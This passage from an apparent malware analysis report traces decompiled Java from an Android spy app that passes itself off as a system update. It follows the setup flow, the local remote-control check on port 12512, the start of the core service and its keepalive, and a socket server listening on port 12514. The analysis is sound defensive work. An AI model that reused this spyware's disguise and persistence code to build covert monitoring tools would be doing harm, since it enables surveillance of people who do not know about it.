
Next, the function onServiceConnected() in the class com.phoenix.client.PrerequisitesSetupActivity$1 is able to be executed.



```
public class PrerequisitesSetupActivity extends Activity {
    class com.phoenix.client.PrerequisitesSetupActivity$1 implements ServiceConnection {
        com.phoenix.client.PrerequisitesSetupActivity$1(PrerequisitesSetupActivity arg1) {
            PrerequisitesSetupActivity.this = arg1;
            super();
        }

        public void onServiceConnected(ComponentName arg3, IBinder arg4) {
            PrerequisitesSetupActivity.this.mCoreService = ((LocalBinder)arg4).getService();
            if(PrerequisitesSetupActivity.LOGV) {
                FxLog.d("PrerequisitesSetupActivity", "onServiceConnected # Initialize");
            }

            PrerequisitesSetupActivity.this.initialize();
        }
```

Figure 11. The function onServiceConnected() of class PrerequisitesSetupActivity$1

The definition of function initialize() in the class com.phoenix.client.PrerequisitesSetupActivity is shown below. It does some work of initializing the spy app.



```
private void initialize() {
    if(PrerequisitesSetupActivity.LOGV) {
        FxLog.d("PrerequisitesSetupActivity", "initialize # ENTER ...");
    }

    if(this.mRemoteControl == null) {
        try {
            this.mRemoteControl = RemoteControlHelper.getRemoteControl();
        }
        catch(RemoteControlException v2) {
        }
    }

    if(this.mRemoteControl == null) {
        if(PrerequisitesSetupActivity.LOGV) {
            FxLog.d("PrerequisitesSetupActivity", "initialize # Remote Control is not created");
        }

        boolean v0 = this.isFirstLaunch();
        if(PrerequisitesSetupActivity.LOGV) {
            FxLog.d("PrerequisitesSetupActivity", "initialize # Is first launch ? %s", new Object[]{Boolean.valueOf(v0)});
        }

        if(v0) {
            if(PrerequisitesSetupActivity.LOGV) {
                FxLog.d("PrerequisitesSetupActivity", "initialize # Start AppEngine");
            }

            this.startAppEngine();
            goto label_34;
        }

        boolean v1 = WaitTasks.requiresToWait();
        if(PrerequisitesSetupActivity.LOGV) {
            FxLog.d("PrerequisitesSetupActivity", "initialize # Requires to wait ? %s", new Object[]{Boolean.valueOf(v1)});
        }

        if(v1) {
            new MainDaemonWaitTask(this).execute(new Void[0]);
            goto label_34;
        }

        if(PrerequisitesSetupActivity.LOGV) {
            FxLog.d("PrerequisitesSetupActivity", "initialize # Start AppEngine");
        }

        this.startAppEngine();
    }
    else {
        if(PrerequisitesSetupActivity.LOGV) {
            FxLog.d("PrerequisitesSetupActivity", "initialize # Remote Control is created.");
        }

        this.postInitialize();
    }

label_34:
    if(PrerequisitesSetupActivity.LOGV) {
        FxLog.d("PrerequisitesSetupActivity", "initialize # EXIT ...");
    }
}
```

Due to first setup,this.mRemoteControl is null.


Check if it's first launch through checking if the file is_first_run.dat exists in the folder /data/data/com.android.systemupdate/app_data/

Start app engine to work.

If this.mRemoteControl is not null, execute postInitialize().

Figure 12. The function initialize() of the class PrerequisitesSetupActivity

In this function initialize(), the program first gets remote control instance through invoking getRemoteControl(). In the function getRemoteControl(), it first checks if the remote control server "com.vvt.rmtctrl.server:12512" is ready, if it's ready, it sends a request to remote control server to get a remote control instance. For first installation, the remote control server "com.vvt.rmtctrl.server:12512" is not ready. So the return value of getRemoteControl() is null.



```
public static RemoteControl getRemoteControl() throws RemoteControlException {
    Object v6 = null;
    IOException v3 = null;
    try {
        boolean v5 = new RemoteCheckTcpServerAvailable("com.vvt.rmtctrl.server", 12512).execute().booleanValue();
        if(RemoteControlHelper.LOGD) {
            FxLog.d("RemoteControlHelper", "isAppEngineAvailable : " + v5);
        }

        if(!v5) {
            goto label_30;
        }

        v6 = new RemoteGetRmtCtrl().execute();
        if(!RemoteControlHelper.LOGI) {
            goto label_30;
        }

        FxLog.i("RemoteControlHelper", "getRemoteControl # ACQUIRED");
    }
```

Check if the remote control server is ready, for the first setup it's false.

Send a request to remote control server to get remote control instance.


Figure 13. The function getRemoteControl()

Next, the function isFirstLaunch() checks to see if it's first launch by checking if the file is_first_run.dat

exists in the folder /data/data/com.android.systemupdate/app_data/. Here its return value is true. Then the program invokes startAppEngine() to start app engine.

If it is not installing the app for the first time, the return value of RemoteControlHelper.getRemoteControl() should be not null, which causes the program to entry into else statement branch to invoke function postInitialize().

The definition of the function postInitialize() is shown below. It can invoke the function showActivationScreen() to display the activation activity.




```
private void postInitialize() {
    boolean v1 = this.isFullMode();
    if(PrerequisitesSetupActivity.LOGV) {
        FxLog.d("PrerequisitesSetupActivity", "postInitialize # Is full mode ?" + v1);
    }

    if(v1) {
        this.showActivationScreen();
        this.finish();
    }
    else {
        SetupStatus v2 = this.mSetupFlagsManager.getSetupStatus();
        if(PrerequisitesSetupActivity.LOGV) {
            FxLog.d("PrerequisitesSetupActivity", "postInitialize # Setup status is %s", new Object[]{v2});
        }
```

Show the activation screen.

Figure 14. The function postInitialize()

Next, we continue to analyze the core function startAppEngine() in the class PrerequisitesSetupActivity.




```
private void startAppEngine() {
    if(PrerequisitesSetupActivity.LOGV) {
        FxLog.d("PrerequisitesSetupActivity", "startAppEngine # ENTER");
    }

    if(PrerequisitesSetupActivity.LOGV) {
        FxLog.d("PrerequisitesSetupActivity", "startAppEngine # Register a service receiver");
    }

    this.registerCoreServiceCallbackReceiver();
    if(this.mProgressDialog != null && (this.mProgressDialog.isShowing())) {
        this.mProgressDialog.dismiss();
    }

    if(PrerequisitesSetupActivity.LOGV) {
        FxLog.d("PrerequisitesSetupActivity", "startAppEngine # Show progress dialog");
    }

    this.mProgressDialog = ProgressDialog.show(((Context)this), this.getString(2131034133), this.getString(2131034139), true);
    this.mAppInstance.startAppEngine(((Context)this));
    if(PrerequisitesSetupActivity.LOGV) {
        FxLog.d("PrerequisitesSetupActivity", "startAppEngine # EXIT");
    }
}
```

Figure 15. The function startAppEngine() of the class PrerequisitesSetupActivity

The function registerCoreServiceCallbackReceiver() dynamically registers a broadcast. It receives the broadcast with the “wfs.service.action.engine_operation_complete” action. When the app engine operation is completed, it sends this broadcast.

Next, the program invokes the function startAppEngine() in the class com.phoenix.client.AppInstance. In that function it starts the service CoreService using startService().




```
public void startAppEngine(Context arg3) {
    Intent v0 = new Intent(arg3, CoreService.class);
    v0.setAction("wfs.service.action.start_engine");
    arg3.startService(v0);
}
```

With regards to using startService() to start an Android service, its life cycle is shown below.

startService() ---> CoreService: onCreate() --> CoreService: onStart() ---> CoreService: onStartCommand().

If this service has been bound through invoking bindService() before, the function onCreate() is invoked. This time, the function onCreate() is not invoked. The function onStartCommand() of CoreService can be executed. The definition of the function onStartCommand() of CoreService is shown below.




```
public int onStartCommand(Intent arg11, int arg12, int arg13) {
    if(CoreService.LOGD) {
        FxLog.d("CoreService", "onStartCommand # ENTER ...");
    }

    String v4 = arg11 != null ? arg11.getAction() : null;
    this.mAction = v4;
    if(this.mAction == null) {
        if(CoreService.LOGD) {
            FxLog.d("CoreService", "onStartCommand # intent is null. Assume it\'s a kill-start. Resetting the flag");
        }

        this.mAction = "wfs.service.action.start_engine";
        AppStartUpHandler.writeMethodToFile(Path.getWritablePath(this.getApplicationContext()), AppStartUpMethod.START_STICKY);
    }

    if(CoreService.LOGD) {
        FxLog.d("CoreService", "onStartCommand # action: %s", new Object[]{this.mAction});
    }

    int v2 = 0;
    if("wfs.service.action.start_server".equals(this.mAction)) {
        v2 = 1;
    }
    else if("wfs.service.action.stop_server".equals(this.mAction)) {
        v2 = 2;
    }
    else if("wfs.service.action.start_engine".equals(this.mAction)) {
        v2 = 3;
    }
    else if("wfs.service.action.stop_engine".equals(this.mAction)) {
        v2 = 4;
    }
    else if("wfs.service.action.keepalive.KEEP_ALIVE".equals(this.mAction)) {
        v2 = 5;
    }

    if(CoreService.LOGD) {
        FxLog.d("CoreService", "onStartCommand # what: %d", new Object[]{Integer.valueOf(v2)});
    }

    Message v1 = this.mServiceHandler.obtainMessage();
    v1.what = v2;
    boolean v0 = this.mServiceHandler.sendMessage(v1);
    if(CoreService.LOGD) {
        FxLog.d("CoreService", "onStartCommand # Is sendMessage success ? %s", new Object[]{Boolean.valueOf(v0)});
    }

    if(CoreService.LOGD) {
        FxLog.d("CoreService", "onStartCommand # EXIT ...");
    }

    return 1;
}
```

v1.what=3, send message to service handler.

Figure 16. The function onStartCommand() of the class CoreService

It sends a message to handler to handle. The function handleMessage() in the inner class ServiceHandler of the class CoreService is used to handle message.



```
final class ServiceHandler extends Handler {
    public ServiceHandler(CoreService arg1, Looper arg2) {
        CoreService.this = arg1;
        super(arg2);
    }

    public void handleMessage(Message arg8) {
        if(CoreService.LOGD) {
            FxLog.d("CoreService", "handleMessage # ENTER ...");
        }

        switch(arg8.what) {
            case 1: {
                if(CoreService.LOGD) {
                    FxLog.d("CoreService", "handleMessage # Start server");
                }

                CoreService.this.mIsSuccess = CoreService.this.startServer();
                break;
            }
            case 2: {
                if(CoreService.LOGD) {
                    FxLog.d("CoreService", "handleMessage # Stop server");
                }

                CoreService.this.mContainer.stopServer();
                break;
            }
            case 3: {
                if(CoreService.LOGD) {
                    FxLog.d("CoreService", "handleMessage # Start engine");
                }

                boolean v1 = CoreService.this.mContainer.isServerOpened();
                if(CoreService.LOGD) {
                    FxLog.d("CoreService", "handleMessage # isServerOpened: " + v1);
                }

                if(!v1) {
                    if(CoreService.LOGD) {
                        FxLog.d("CoreService", "handleMessage # Start server");
                    }

                    CoreService.this.startServer();
                    v1 = CoreService.this.mContainer.isServerOpened();
                    if(!CoreService.this.isFullMode()) {
                        if(CoreService.LOGD) {
                            FxLog.d("CoreService", "handleMessage # Starting keeplive");
                        }

                        CoreService.this.startKeepAlives();
                        goto label_83;
                    }

                    if(!CoreService.LOGD) {
                        goto label_83;
                    }

                    FxLog.d("CoreService", "handleMessage # Running in \'Full\' mode. Keepalive is not necessary");
                }

            label_83:
                if(v1) {
                    if(CoreService.this.mContainer.isAppEngineStarted()) {
                        CoreService.this.mIsSuccess = true;
                        if(CoreService.LOGD) {
                            FxLog.d("CoreService", "handleMessage # App engine is already started");
                        }
                    }
                    else {
                        if(CoreService.LOGD) {
                            FxLog.d("CoreService", "handleMessage # Start engine");
                        }

                        CoreService.this.mIsSuccess = CoreService.this.mContainer.startAppEngine();
                    }
                }

                CoreService.this.mResultMessage = CoreService.this.mIsSuccess ? "Features are enabled successfully." : "Features enabling failed!!";
                CoreService.this.broadcastFinish();
                break;
            }
            case 4: {
                if(CoreService.LOGD) {
                    FxLog.d("CoreService", "handleMessage # Stop engine");
                }

                CoreService.this.mContainer.stopAppEngine();
                CoreService.this.mResultMessage = CoreService.this.mIsSuccess ? "Features are disabled successfully." : "Features disabling failed!!";
                CoreService.this.broadcastFinish();
                break;
            }
            case 5: {
                if(CoreService.LOGD) {
                    FxLog.d("CoreService", "handleMessage # Keepalive");
                }

                CoreService.this.keepAlive();
                break;
            }
            default: {
                if(!CoreService.LOGD) {
                    goto label_19;
                }

                FxLog.d("CoreService", String.format("handleMessage # Invalid switch what:%d", Integer.valueOf(arg8.what)));
                break;
            }
        }

    label_19:
        if(CoreService.LOGD) {
            FxLog.d("CoreService", "handleMessage # EXIT ...");
        }
    }
}
```

Check if the server is opened, for first setup the reture value is false.

Start the server vvt.polymorphic.server:12514


Check if it's full mode, for first setup it's normal mode.

Start app engine

When finish the app engine start, it send a broadcast to notify the receiver that it finishes engine start.

Figure 17. The function handleMessage() of the inner class ServiceHandler


The function startServer() of the class CoreService invokes the function startServer() of the class AppServiceContainer. The class AppServiceContainer inherits the class PolymorphicContainer, which implements the method startServer() below. It creates a TCP socket server that listens on port 12514.



```
public void startServer() throws FxSocketException {
    if(PolymorphicContainer.LOGV) {
        FxLog.v(this.getTag(), "startServer # ENTER ...");
    }

    if(this.mSocketServer != null) {
        this.mSocketServer.close();
        if(PolymorphicContainer.LOGD) {
            FxLog.d(this.getTag(), "startServer # Old server is stopped");
        }
    }

